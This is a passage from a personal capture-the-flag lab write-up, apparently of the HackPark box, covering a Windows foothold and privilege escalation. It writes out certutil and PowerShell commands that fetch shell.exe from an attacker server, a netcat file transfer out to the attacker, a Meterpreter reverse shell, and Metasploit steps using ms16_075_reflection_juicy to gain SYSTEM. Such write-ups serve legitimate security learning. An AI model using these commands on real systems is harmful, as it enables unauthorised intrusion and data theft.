08/06/2019  02:13 PM              21 stage1-complete.txt
08/06/2019  02:13 PM          28,495 stage1.txt
05/12/2019  09:03 PM        113,328 svcexec.exe
03/25/2022  11:19 AM    <DIR>          Part testingdirectory series, learn to use
08/06/2019  02:13 PM              67 tmp.dat
12 File(s)              634,982 bytes
3 Dir(s)              39,124,606,976 bytes free
```

I am using the Temp **directory**

I Created a file named **testingdirectory** to see if I can write in the current working directory

Uploading the Payload Via Netcat

```
powershell -c http://10.8.41.9:8000/OffensivePentesting/HackPark/shell.exe c:\Windows\Temp\shell.exe
```

Finally Got Rev Shell

```
[*] Started reverse TCP handler on 10.8.41.9:4444
[*] Meterpreter session 1 opened (10.8.41.9:4444 → 10.10.177.28:49325 ) at 2022-03-26 23:29:46 +0500

meterpreter > █
```

Download File on Windows Simplified **OSCP** (External Note Ignore it)

On windows

```
certutil.exe -urlcache -split -f "http://10.8.41.9:8000/OffensivePentesting/HackPark/  
shell.exe" "c:\Windows\Temp\shell.exe"
```

```
dir
```

```
abc.txt  
config.cfg  
filetodownload
```

```
nc.exe myip port -w 3 < filetodownload
```

On Attacker

```
nc -lvp port > filetodownload
```

(external Note finished)

The Enumeration Process

used systeminfo > sysinfo.txt

Download it via Meterpreter and now I will use **WinExploitSuggestor**

```
c:\Windows\Temp>sysinfo  
systeminfo > sysinfo.txt  
c:\Windows\Temp>systeminfo > sysinfo.txt  
type sysinfo.txt  
c:\Windows\Temp>type sysinfo.txt  
Host Name: My Tries (Successful HACKPARKILL  
OS Name: Microsoft Windows Server  
OS Version: 6.3.9600 N/A Build 9600
```

Point To Note Sometimes python exploit or tools do not run use them with **python2** if they are giving errors with **python3**

<https://www.kali.org/docs/general-use/using-eol-python-versions/> Useful on Python Compatibility

MetaSploit Suggested Exploits

[*] 10.10.200.199 - Collecting local exploits for x64/windows...

[*] 10.10.200.199 - 31 exploit checks are being tried...

[+] 10.10.200.199 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.

[+] 10.10.200.199 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.

[+] 10.10.200.199 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.

[+] 10.10.200.199 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.

[+] 10.10.200.199 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable. **Worked**

[*] Post module execution completed

msf6 post(**multi/recon/local_exploit_suggester**) >

Steps to Exploit

use exploit/windows/local/ms16_075_reflection_juicy

set session 1

set lhost tun0

run

got root Priv Esc

Privilege Escalation Without Metasploit

Privilege Escalation Without Metasploit

Windows Privilege Escalation Awesome Script (.bat)

WinPEAS.bat is a batch script made for Windows systems which don't support WinPEAS.exe (Net.4 required)